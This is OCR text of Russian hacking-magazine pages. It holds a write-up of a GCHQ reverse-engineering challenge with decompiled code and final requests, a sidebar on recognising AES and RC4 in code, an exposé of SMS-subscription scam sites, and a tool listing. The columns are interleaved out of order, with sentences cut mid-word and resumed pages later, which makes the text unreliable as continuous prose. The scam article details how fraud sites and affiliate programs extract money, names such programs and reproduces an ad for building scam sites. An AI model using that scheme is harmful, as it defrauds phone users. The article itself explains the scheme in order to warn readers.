Хочу отметить, что в начале кода происходит jmp через четыре (вроде бы) неиспользуемых байта. Эти четыре байта пригодятся нам в дальнейшем. Как видишь, первое задание довольно простое. Затруднения возникли лишь при обнаружении второй части стека функции в дополнительной секции PNG-файла с заданием. Для этого не нужно знать формат PNG, а достаточно просто быть внимательным (необходимая информация содержится в самом начале файла).

```
void __cdecl sub_0()
{
  int v0; // ecx@1
  int v1; // eax@3
  unsigned int v2; // edx@3
  char v3; // bh@4
  char v4[256]; // [sp+0h] [bp-100h]@2

  v0 = 0;
  do
  {
    v4[v0] = v0;
    LOBYTE(v0) = v0 + 1;
  }
  while ( (_BYTE)v0 );
  v1 = 0;
  v2 = 0xDEADBEEFu;
  do
  {
    LOBYTE(v1) = v2 + v4[v0] + v1;
    v2 = __ROR__(v2, 8);
    v3 = v4[v1];
    v4[v1] = v4[v0];
    v4[v0] = v3;
    LOBYTE(v0) = v0 + 1;
  }
  while ( (_BYTE)v0 );
  sub_39();
}
```

Результат декомпиляции


SECOND STEP

Во втором задании авторы предлагают нам попробовать написать эмулятор микропроцессора. Дан кусок памяти с кодом и данными, а также описана архитектура микропроцессора, для которого всё это предназначено. Процессор состоит из восьми регистров, четыре из которых (r0...r3) представляют собой регистры общего назначения, два предназначены для хранения адреса сегмента кода и адреса сегмента данных (cs и ds соответственно), один ре-

Основной функционал программы keygen

UNIX CRYPT()

Функция crypt в операционных системах *nix служит для хеширования различных данных, в том числе паролей пользователей системы. Традиционная реализация этой функции использует американский алгоритм DES (Data Encryption Standard). Пароль пользователя сокращается до восьми символов, от каждого из которых, в свою очередь, берется 7 бит. Восемь наборов по 7 бит формируют 56-битный ключ алгоритма DES, при помощи которого шифруется блок из восьми нулевых байт. Затем полученный блок шифрованного текста вновь шифруется с помощью алгоритма DES и т. д. Таким образом, блок из восьми нулевых байт шифруется в процессе работы 25 раз. Стоит отметить, что crypt не использует стандартную, эталонную реализацию алгоритма DES. Алгоритм каждый раз слегка меняется. Его конкретная реализация зависит от соли длиной 12 бит. Соль и шифрованный текст в итоге преобразуются в строку при помощи алгоритма Base64.


```
         jmp     short loc_6
;  ---------------------------------------------
         dd 0A38FC2AFh
;  ---------------------------------------------
loc_6:                          ; CODE XREF: sub_0↑j
         sub     esp, 100h
         xor     ecx, ecx

  cs: 0x00,
  ds: 0x10,

  fl: 0x00,

  firmware: [0xd2ab1f05, 0xda13f110]
```

Неиспользованные значения из первого и второго заданий



So you did it — поздравление с успешным выполнением заданий

гистр служит для хранения флага операции (flg), и один — для хранения адреса текущей инструкции (ip).

Микропроцессор обладает набором из восьми инструкций, каждая из которых (за исключением инструкции hlt, прекращающей выполнение программы) имеет два режима работы: mod 0 и mod 1. В принципе, для успешного выполнения задания достаточно обладать небольшими навыками программирования, а также представлять, как работают микропроцессоры. Однако в процессе программирования я наткнулся на несколько подводных камней. Сперва я объединил в один массив регистры общего назначения, а для cs и ds выделил отдельные переменные. Как оказалось, это ошибочный подход, так как в коде встречаются инструкции типа «add r[5], 12», которые, по замыслу разработчиков задания, изменяют значения сегментных регистров напрямую (в описании задания упоминается регистр cs, так же как и r5). Второй подводный камень — реализация far jump'ов и изменения ip. Здесь просто надо знать, что значения регистров, отвечающих за номера сегментов, изменяются только при дальних переходах и не изменяются, если ip начинает указывать на новый сегмент кода. В остальном же всё просто и прозрачно. Разработчики заданий предлагают нам реализовать эмулятор на языке JavaScript, однако на то, будет ли учтено выполненное задание, выбор языка программирования не влияет. Я реализовал эмулятор процессора на C. Программа выполняется довольно быстро, хотя у меня были подозрения, что разработчики напишут код, который будет работать полчаса :-). После остановки процессора (выполнения инструкции hlt) в памяти появится ключ к третьему этапу конкурса — очередной GET-запрос:

```
GET /da75370fe15c4148bd4ceec861fbdaa5.exe
  HTTP/1.0
```

THIRD STEP

Отсылая очередной GET-запрос к сайту, получаем третье задание — исполняемый файл. При просмотре зависимостей этого файла видно, что для его работы необходим Cygwin. Вообще, в свойствах полученной программы указано, что настоящее имя экзешника keygen.exe, так что смело переименовываем его.

В этот раз опять никаких проблем с реверсом — код никак не обфусцирован. При запуске keygen требует передать ему URL сайта для соединения в качестве первого параметра. Алгоритм работы программы достаточно прост: в текущей директории выполняется поиск файла licence.txt, из которого считывается строка, а также три числа. Судя по строкам в сегменте данных, требуемые числа представляют собой Stage one licence key и Stage two licence key,

ВОССТАНОВЛЕНИЕ КРИПТОГРАФИЧЕСКИХ АЛГОРИТМОВ

В настоящее время сложно найти коммуникационную систему, которая не использовала бы криптографию. Часто в процессе реверс-инжиниринга различных модулей необходимо распознавать и восстанавливать используемые криптографические алгоритмы, режимы их работы, порядок выработки и использования ключей шифрования и т. д. Разбор конкретной реализации алгоритма также нередко позволяет не только выявить ее ошибки, но и определить, что алгоритм используется неправильно, в результате чего могут возникать уязвимости, позволяющие в конечном итоге провести успешную атаку на систему в целом.
Вообще, универсального рецепта по распознаванию криптографических алгоритмов не существует, можно лишь выделить некоторые подходы и описать некоторые признаки, которые позволяют «заподозрить» тот или иной участок кода в принадлежности к какому-либо алгоритму. Так, например, современные симметричные блочные алгоритмы шифрования обычно построены по итерационной схеме, в которой, как правило, производится замена значений в соответствии с некоторой таблицей в памяти, наложение ключа шифрования и линейное преобразование. При этом в пределах одной функции в ассемблерном листинге может встретиться цикл, большое количество инструкций типа mov, movzx, add, xor, shl, shr и т. д., а также частые обращения к памяти (в качестве примера смотри рисунок).
Кроме того, для каждого криптографического алгоритма можно выделить некоторые «отличительные черты», которые позволяют автоматизировать поиск необходимых участков кода. Чаще всего такими признаками служат константы, характерные для того или иного алгоритма. Для симметричных алгоритмов это могут быть блоки подстановок (SBox'ы), некоторые специфические константы, а также такие параметры алгоритма, как длина ключей (в том числе длина массива раундовых ключей), длина блока, количество итераций (раундов) и т. д. Подобными признаками также обладают и хеш-функции. Алгоритмы хеширования обычно используют большие наборы констант, что облегчает распознавание типа алгоритма и его восстановление.
Стоит отметить, что в подавляющем большинстве программных реализаций симметричных алгоритмов шифрования функция выработки массива раундовых ключей (key schedule) и функция дешифрования/шифрования открытого текста находятся в разных участках кода программы. Это помогает ускорить процесс обработки информации (и не тратить каждый раз время и ресурсы на получение key shedule из основного ключа алгоритма).

то есть это некоторые данные, для получения которых необходимо решить задачи, предлагаемые на первом и втором этапах конкурса. Прочитанная из файла строка преобразуется при помощи функции crypt (из Cygwin) и сравнивается с эталонным значением из сегмента данных программы. Дойдя до этого этапа, я уж было принялся ломать хеш из сегмента данных, однако это был тупиковый путь, и всё оказалось гораздо проще. Необходимый IP-адрес получается с использованием первого параметра программы (URL сервера) и DNS. Как несложно догадаться, URL должен представлять собой адрес страницы с заданиями: canyoucrackme.co.uk. Далее keygen.exe формирует к удаленному серверу GET-запрос вида:

```
GET /%s/%08X/%08X/%08X/key.txt HTTP/1.0
```

Как я упоминал ранее, на месте строки в запросе стоит хеш-значение из сегмента данных. Остается лишь найти значения «лицензионных ключей» первого и второго этапов заданий, для чего я начал собирать данные, которые на этих этапах не использовались. На первом этапе это четыре байта в начале кода, через которые шел первоначальный jump. Для второго этапа это нигде не пригодившееся два DWORD-значения firmware (смотри рисунок). Вообще, во втором задании не использовался весь третий банк памяти, который начинается с сигнатуры 7z, однако не является одноименным архивом. Этот участок, не потребовавшийся для выполнения задания, видимо, нужен просто для того, чтобы запутать конкурсантов.

Итоговый GET-запрос к серверу имеет следующий вид:

```
GET /hqDTK7b8K2rvw/A3BFC2AF/D2AB1F05/
  DA13F110/key.txt HTTP/1.0
```

Этот запрос позволяет просмотреть файл key.txt, в котором указан ключ от страницы с поздравлением «So you did it» и ссылкой на описание вакансии, в котором говорится, что конкурсанту, успешно выполнившему все задания, отнюдь не предлагают работу прямо сейчас, но согласны рассмотреть его кандидатуру позже, когда в Управлении появятся свободные вакансии.

SUMMARY

Задания от Управления правительственной связи Великобритании не представляют никакой сложности и в первую очередь ориентированы на проверку смекалки, а уже потом — навыков реверс-инжиниринга и программирования и знаний о принципах работы микропроцессоров. Выполнить эти задания под силу любому человеку, у которого достаточно терпения и энтузиазма. Это косвенно свидетельствует о том, что в GCHQ работают обычные люди, everyday heroes, а не те супермены, которые в зрелищных голливудских фильмах взламывают пароли за пару минут и с легкостью проникают в защищенные сети правительств разных стран. Напоследок хочется поблагодарить британцев за еще одну возможность «размяться» и проверить свои знания. Задания наших спецслужб были бы куда хардкорнее. ⌶

```
.text:10022A21    mov     esi, [eax+1Ch]
.text:10022A24    mov     ecx, esi
.text:10022A26    shr     ecx, 10h
.text:10022A29    movzx   edx, cl
.text:10022A2C    movzx   ecx, ds:byte_10058188[edx]
.text:10022A33    shl     ecx, 8
.text:10022A36    mov     edx, esi
.text:10022A38    shr     edx, 8
.text:10022A3B    movzx   edx, dl
.text:10022A3E    movzx   edx, ds:byte_10058188[edx]
.text:10022A45    xor     ecx, edx
.text:10022A47    movzx   edx, byte ptr [eax+1Ch]
.text:10022A4B    movzx   edx, ds:byte_10058188[edx]
.text:10022A52    shl     ecx, 8
.text:10022A55    xor     ecx, edx
.text:10022A57    mov     edi, [eax+0Ch]
.text:10022A5A    shl     ecx, 8
.text:10022A5D    mov     edx, esi
.text:10022A5F    shr     edx, 18h
.text:10022A62    movzx   edx, ds:byte_10058188[edx]
.text:10022A69    xor     ecx, edx
.text:10022A6B    xor     ecx, [ebp+0]
.text:10022A6E    mov     edx, [eax+4]
.text:10022A71    xor     ecx, [eax]
.text:10022A73    add     ebp, 4
.text:10022A76    xor     edx, ecx
.text:10022A78    mov     [eax+20h], ecx
.text:10022A7B    mov     ecx, [eax+8]
.text:10022A7E    xor     ecx, edx
```

Кусок ассемблерного листинга алгоритма AES

АЛГОРИТМ RC4

Алгоритм RC4 (также известен как ARC4) на сегодняшний день является одним из самых известных и широко используемых поточных шифров. Алгоритм был разработан Роном Ривестом, одним из основателей компании RSA Security, в далеком 1987 году. RC4 обладает рядом достоинств, к которым в первую очередь относятся высокая скорость работы и переменная длина ключа. На каждом такте работы алгоритм генерирует 8 бит псевдослучайной последовательности и изменяет свое внутреннее состояние, которое определяется перестановкой значений от 0 до 255 (S) и двумя однобайтными индексами: i и j. Алгоритм RC4 состоит из двух частей: процедуры инициализации (KSA) и алгоритма выработки псевдослучайной последовательности. Процедура инициализации служит для выработки перестановки S при помощи ключа длиной от 40 до 256 бит. KSA описывается следующим псевдокодом:


```
for i from 0 to 255
 S[i] := i
endfor
j := 0
for i from 0 to 255
 j := (j + S[i] + key[i mod keylength])
   mod 256
 swap values of S[i] and S[j]
endfor
```

Алгоритм выработки псевдослучайной последовательности также достаточно прост. Он описывается следующим псевдокодом:

```
i := 0
j := 0
while GeneratingOutput:
  i := (i + 1) mod 256
  j := (j + S[i]) mod 256
  swap values of S[i] and S[j]
  K := S[(S[i] + S[j]) mod 256]
  output K
endwhile
```

Алгоритм RC4 применяется для шифрования данных в протоколе SSL, защиты трафика в WEP, защиты документов Adobe PDF и Microsoft Office. Широко известны случаи, когда неправильное использование данного алгоритма позволяло восстановить конфиденциальную информацию. Так, некоторое время назад для защиты содержимого PDF-документов применялся RC4 с длиной ключа 40 бит, в результате чего злоумышленник мог получить доступ к содержимому файла простым перебором ключа. В одной из версий MS Office из-за неправильного использования RC4 для защиты файлов для восстановления их содержимого хватало

Александр «life4u» Фаронов




ФАЛЬШИВЫЕ SMS: ПОХУДЕЙ ЗА 30 ДНЕЙ!

INFO

Существуют партнерские программы, обманывающие самих нечестных веб-мастеров. Впрочем, долго такие партнерки не живут.

Видел ли ты когда-нибудь сетевые ресурсы с заголовками вроде «Отличная диета Ксении Бородиной»? Или всевозможные тестирования, где после полсотни вопросов предлагается отправить SMS, чтобы получить результат? Как устроены эти разводки и почему они работают?


ВСЯ ПОДНОГОТНАЯ ИЗВЕСТНОГО ЛОХОТРОНА



Выбор сайтов-платников в партнерской программе



Качественно проверить зрение без врача? Ну-ну



Парсинг ключевых слов через «Магадан»

НЕМНОГО ПРО СМС

Еще с десяток лет назад ты и представить себе не мог, что покупки в интернете и различные услуги можно будет оплачивать с помощью обычных эсэмэсок. Потенциальный покупатель заходит на определенный сайт и, заинтересовавшись каким-либо товаром, расплачивается за него посредством обычной эсэмэски с определенным текстом, отправляя ее на указанный короткий номер (например, 1234). После того как покупатель отправил SMS, с его счета снимается определенная сумма, установленная владельцем сайта. В итоге все довольны и прыгают от счастья, ведь юзер быстро и удобно оплатил товар, а продавец так же быстро получил свои деньги. Эта современная система приема SMS-платежей называется SMS-биллингом.

Хотя оплата услуг и покупок в интернете с помощью кредитных карт практикуется всё чаще, этот способ пока не слишком популярен среди большей части населения и даже вызывает подозрения. Преимущества SMS-биллинга перед «стандартными» способами оплаты через электронные платежные системы (такие как WebMoney или Яндекс.Деньги) очевидны: покупателю не надо заморачиваться с предоставлением своих персональных данных (паспорт, почта и ответы на всякие каверзные вопросы) третьей стороне, а также возиться со всевозможными программами оплаты или их онлайн-аналогами. Оплата посредством SMS в этом плане сильно выигрывает. Но, конечно же, здесь присутствуют и свои недостатки, а именно бешеная комиссия, которую забирает компания, предо-

ПОЧЕМУ ОБМАНЩИКОВ ТРУДНО ПРИВЛЕЧЬ К ОТВЕТСТВЕННОСТИ?

Как ни странно, но тех, кто занимается разводом по СМС, очень трудно привлечь к ответственности. Почему, спросишь ты? Всё дело в тех самых примечаниях, которые маленькими буковками написаны на мошеннических сайтах. Ведь если эти примечания внимательно прочесть, можно увидеть, что в них черным по белому написано, сколько стоит СМС (на большинстве сайтов об этом пишут, да-да!) и как отказаться от надоедливой подписки, а также приведена полная информация о порядке предоставления услуг конечному пользователю. А раз информация приведена, значит, организаторы развода не виноваты. Ты же не подаешь в суд на изготовителей пищевых продуктов? А ведь на упаковках многих из них такими же маленькими буковками столько всего написано, что, если всё это прочитать, невольно окажешься в шоке.

Также стоит отметить, что многие такие сайты в принципе предоставляют пользователю конечный товар. Просто качество этого товара оставляет желать лучшего (например, если ты хочешь скачать фильм, то после оплаты через СМС тебе дадут ссылку на торренты, которую ты бы мог найти и сам, приложив определенные старания), но это уже дело десятое.

Всё это во многих случаях позволяет мошенникам избежать ответственности. Впрочем, вышесказанное не распространяется на сайты с псевдоподписками, являющимися обманом чистой воды, поскольку в обмен на них конечному пользователю абсолютно ничего не предоставляется.

ставляющая SMS-биллинг. Такая комиссия может достигать 50% от стоимости товара или услуги, что, разумеется, многовато. Понятно, что продавцы вынуждены закладывать ее в конечную стоимость услуги (другими словами, комиссию всё равно оплачиваем мы).

SMS-биллинг подключают к всевозможным сайтам и сервисам, поэтому выбор услуг и товаров, которые сейчас можно оплатить простой эсэмэской, достаточно широк. Это могут быть как материальные товары (майки, кружки, ложки и т. д.), так и виртуальные товары и/или услуги (рингтоны, доступ к файлу, голоса на сайтах, консультации по каким-либо вопросам и т. д.). Установка биллинга также не представляет никаких сложностей для продавца товаров или услуг. Он должен выбрать компанию, которая предоставляет услуги SMS-биллинга, зарегистрировать свой ресурс и через web-интерфейс задать желаемые настройки биллинга. Впоследствии продавец будет только управлять своим счетом, не особо заботясь о технической стороне вопроса.

«ТЕМНАЯ» СТОРОНА ОПЛАТЫ

Любая монета имеет две стороны. То же самое касается и SMS-биллинга. Описанная выше схема оплаты является «светлой», ведь, используя ее, мы никоим образом не обманываем конечного пользователя. Но, помимо описанной выше схемы, есть и «темная» версия.

Сразу скажу, что мы не являемся ее сторонниками и не советуем тебе прибегать к ней. В SMS-биллинге кроются определенные хитрости (которые, естественно, разрабатывались исключительно из соображений удобства для потребителя), что позволяет применить некоторые уловки. Если конкретнее, то они связаны с подписками и псевдоподписками.

Подписка представляет собой метод оплаты, схожий с обычной подпиской на что-либо в реальном мире (например, на твой любимый журнал). При этом ты оплачиваешь какой-то определенный срок (например, три дня) использования конкретной услуги, то есть заходишь на сайт, который предоставляет, например, консультации в какой-либо сфере, и вводишь там свой номер мобильного телефона. Далее на этот номер приходит SMS-сообщение с кодом, который ты вводишь на сайте. После этого со счета твоего мобильного телефона списываются средства (то есть происходит так называемый ребилл). Ребилл обычно происходит через 24 часа после того, как ты ввел тот самый код на сайте, предоставляющем услугу (также выделяют мгновенный ребилл, при котором средства списываются сразу же).

В чем тут подвох? Прежде всего в том, что ребилл может происходить каждый день до бесконечности, независимо от того, на какой срок ты изначально оформил подписку. Крайне неприятно терять рублей по 50 каждый день, не правда ли? Впрочем, чтобы отказаться от подписки, обычно необходимо отправить СМС с кодом на определенный номер (это СМС, как правило, также оказывается платным). На сайте, предоставляющем услугу, об этом написано маленькими буковками, которые без лупы так просто не разглядишь.

Псевдоподписка очень похожа на подписку. Разница в том, что в случае псевдоподписки тебе на телефон придет не код, а какой-нибудь вопрос, например, «голубое ли небо?». Если ты, считая себя суперумным, отправишь ответную SMS, то с твоего счета автоматически спишутся деньги, ведь такая эсэмэска будет означать только лишь то, что ты согласен получать мошеннические услуги. Таким образом, серия сообщений «„Голубое ли небо?“ — „Да“» равнозначна серии «„Не желаете ли оформить подписку?“ — „Да“». Как правило, человек замечает подвох лишь после того, как баланс счета его телефона становится отрицательным.

ПРИМАНКА

Конечно, вышеописанная схема крайне наивна и корява, но что заставляет людей вестись на нее? Почему они готовы расстаться со своими кровными? Я опишу тебе две вполне жизненных ситуации, и ты сразу всё поймешь.

Итак, ситуация № 1. Ваня сидел за компьютером, и ему на секунду показалось, что он стал немного хуже видеть (такое бывает, если долго пялиться в одну точку, например, в монитор). Испугавшись таких изменений со зрением, он тут же завалился в поисковик и набрал там «проверить зрение онлайн». Почему «онлайн»? Потому, что Ваню «прижало»: ему хотелось быстро узнать результат, а не ждать приема у квалифицированного специалиста. Конечно, Ваня испугался, а у страха, как известно, глаза велики. Ваня ткнул первую же ссылку, которую выплюнул поисковик, и — о чудо! — это оказалось именно то, что нужно: сайт «Проверка зрения через интернет».


Он, естественно, был очень хорошо оформлен и, что самое главное, предлагал проверить зрение уже сейчас! Ваня быстро нажал «Пройти проверку» и ответил на вопросы анкеты, которые якобы должны были выявить, что же всё-таки случилось с его глазами. Когда Ваня ответил на все вопросы, сайт сообщил ему, что постановка диагноза, вообще-то, платная, но стоит недорого и что для его получения необходимо ввести свой

БОРОДИНА РЕАЛЬНО ПОХУДЕЛА?

Я не случайно упомянул про лохотрон «Отличная диета Ксении Бородиной» и его многочисленные клоны, тянущие деньги с наивных пользователей. С ним связана одна небольшая история.

Однажды Ксюша то ли всё-таки сама увидела в интернете сайты про собственную диету, которую она якобы хранит в яйце у зайца, то ли от кого-то узнала про них. Суть в том, что она решила подать в суд на многочисленных злоумышленников. Адвокаты подсчитали ущерб, который нанесло Ксении всё это безобразие (правда, не огласили сумму), а впоследствии установили IP-адреса злоумышленников и направили запрос в отдел «К», чтобы нещадно покарать всех организаторов подобных махинаций.

В этом случае у Ксюхи были все основания завести иск — ведь ее имя использовалось для обмана конечных пользователей, которые велись на раскрученность ведущей. Чем всё это закончилось, история, к сожалению, умалчивает, но, думаю, хотя бы несколько «диетологов» уже испытывают эти диеты в местах не столь отдаленных, поэтому не вздумай повторять их ошибки!



Ложный depositfiles



Привлечение пользователя

Изготовление качественных платников!
Доброго времени суток уважаемые форумчане!
Предлагаю создание adult платников.
В услугу входит:
-Установка движка платника
-Настройка категорий
-Нарисовка уникального Лого
-Наполнение
-Потключение к биллингу
А также прогон по каталогам
Цена 150$
Первому заказчику скидка 30%

Платники тоже должен кто-то делать

номер мобильного телефона в специальную формочку. На этот номер придет СМС с кодом, который Ваня должен ввести в другую формочку, после чего — вуаля! — диагноз окажется у него на руках (welcome back, подписки!). Ваня проделал эти нехитрые действия и получил советы типа «всё ОК, поешь морковки, и всё пройдет». При этом со счета мобильного телефона Вани начали ежедневно списываться средства.

Ситуация №2. Алена бродила по просторам интернета в поисках новой модной музыки и на одном музыкальном сайте наткнулась на объявление о том, что ведущие диетологи страны раскрыли тайную диету Ксении Бородиной, позволяющую есть сколько угодно и вообще не толстеть.

Позабыв об элементарных законах обмена веществ, Алена решила перейти по объявлению и посмотреть, что же там за диета такаяю Тем более она давно хотела похудеть, поскольку, как и большинство девушек, считала себя невероятно толстой. А тут такой шанс — диета самой Ксюши Бородиной! После перехода по объявлению Алена попала на сайт, весь усыпанный фотографиями Ксюхи и заманчивыми обещаниями типа «благодаря этой диете вы похудеете за два дня, лежа на диване». Алена нашла большую кнопку «Получить диету» и нажала на нее. Сайт сообщил, что ей надо ответить на простой вопрос с помощью СМС.

Алена ввела свой номер в специальную формочку и получила сообщение типа: «Хочешь ли ты похудеть? Ответ на это СМС будет стоить 100 рублей». Конечно же, Алена ответила «да», после чего с ее мобильника списались средства, но никакой мегаубойной диеты она не получила.

Рассмотрев эти две ситуации, можно понять, что пользователей разводят прежде всего на желании получить какой-то товар или услугу как можно быстрее, а также на страхе, любопытстве (что там за супердиета?) и других человеческих слабостях. Дело во многом и в психологии — если человеку предложить что-то привлекательное, нужное и заслуживающее внимания, то он может заинтересоваться этим, несмотря на то что подвох практически очевиден. Примерно по таким же принципам работают и некоторые продавцы в реале, которые предлагают купить обычные пустышки, выдавая их за реликвии.

ВЗГЛЯД ИЗНУТРИ

Провернуть такую аферу один человек зачастую просто не в состоянии. Всё дело в раскрутке мошеннического ресурса, ведь нужно, чтобы о нем узнали широкие массы. Именно поэтому в случаях, подобных описанным, зачастую используется одна и та же схема.

Итак, существуют платники — уже разработанные мошеннические сайты определенной тематики (та же диета). Платники можно найти через партнерские программы. Они предлагают SEO-мастерам определенный процент с прибыли. SEO-мастер раскручивает определенный платник и получает свой процент с каждой отправленной эсэмэски. Всё просто! Мастер находит партнерскую программу, выбирает платник, который он будет продвигать, устанавливает цены подписок и псевдоподписок и начинает его продвигать. Обычно реферальная ссылка на платник выглядит примерно следующим образом: http://loh.ru/?pid=15991&subid=25483.

Мастер сам решает, как продвигать платник. Зачастую в ход идут обычные дорвеи, то есть сайты, которые не несут какой-либо ценности для пользователя, а всего лишь перенаправляют его на мошеннический сайт. В этом случае мастер ищет ключевые слова, которыми можно напичкать дорвей, ищет текст, генерирует дорвей с помощью доргена (этот процесс более подробно описывался в одном из прошлых номеров][), продвигает дорвей и получает свой процент.

ЧТО В ИТОГЕ?

Теперь ты знаешь, как разные недобросовестные личности разводят не очень дальновидных пользователей на СМС. Самый банальный совет — не ведись на сладкие предложения на очередном ярко раскрашенном сайте. Помни, что всевозможные тесты, диеты, фильмы, гадания и т. п. при большом желании вполне можно найти и в паблике. И уж тем более не рекомендую тебе заниматься продвижением таких мошеннических сайтов (к чему это может привести, читай в соответствующей врезке). Помни, что любой обман может вернуться к тебе бумерангом!][

ПРИМЕРЫ ПАРТНЕРСКИХ ПРОГРАММ

1 Jinconvert.ru — одна из самых распространенных партнерских программ. Каких платников тут только нет: и всевозможные гадания, и диеты, и даже платники, которые рассказывают о том, как правильно общаться с представителями закона. В общем, гуляй — не хочу! Принимается как наш трафик, так и зарубежный, есть реферальная система, предлагающая 5 % от доходов привлеченного веб-мастера.

2 Loadpays.ru — также распространенная партнерская программа, которая специализируется на подтасовывании сайтов, предлагающих скачать что-либо. Обычно конечному пользователю в результате дается ссылка на паблик-торрент или на файлообменник. Файловый трафик пользуется большим спросом, так как полно народа хочет на халяву разжиться свежим фильмом или программой.


3 Convert-plus.ru (ныне info-center.cc) — партнерка, которая также специализируется на всевозможных гаданиях, тестах совместимости и прочих подобных вещах. Принимает преимущественно русский трафик.

Mar (icq 884888, http://snipper.ru)



X-Tools

СОФТ ДЛЯ ВЗЛОМА И АНАЛИЗА БЕЗОПАСНОСТИ



Автор: NEOx.
URL: bit.ly/xSLk8n.
Система: Windows.



ХАКЕРСКИЙ КОМБАЙН PE TOOLS

PE Tools — это полнофункциональная утилита для работы с файлами PE/PE+ (64bit). Она включает в себя следующие модули: редактор PE-файлов, Task Viewer, оптимизатор Win32 PE-файлов, детектор компилятора/упаковщика и многое другое. Основные возможности программы просто поражают воображение.

1. **Task Viewer:**
- создание дампов процессов (Full, Partial, Region);
- создание дампов .NET CLR-процессов;
- автоматическое снятие защиты Anti Dump Protection;
- изменение приоритета процесса;
- завершение работы процесса;
- загрузка процесса в PE Editor и PE Sniffer;
- определение OEP.


2. **PE Sniffer:**
- определение типа компилятора/упаковщика;
- обновление базы сигнатур;
- сканирование директорий.

3. **PE Rebuilder:**
- оптимизация PE-файла;
- изменение базового адреса PE-файла.

4. **PE Editor:**
- редактирование DOS-заголовка;
- поддержка нового формата PE+ (64bit);
- корректирование CRC;
- просмотр и редактирование таблиц импорта/экспорта.

Автор: famatech.
URL: radmin.ru/products/ipscanner.
Система: Windows.

2



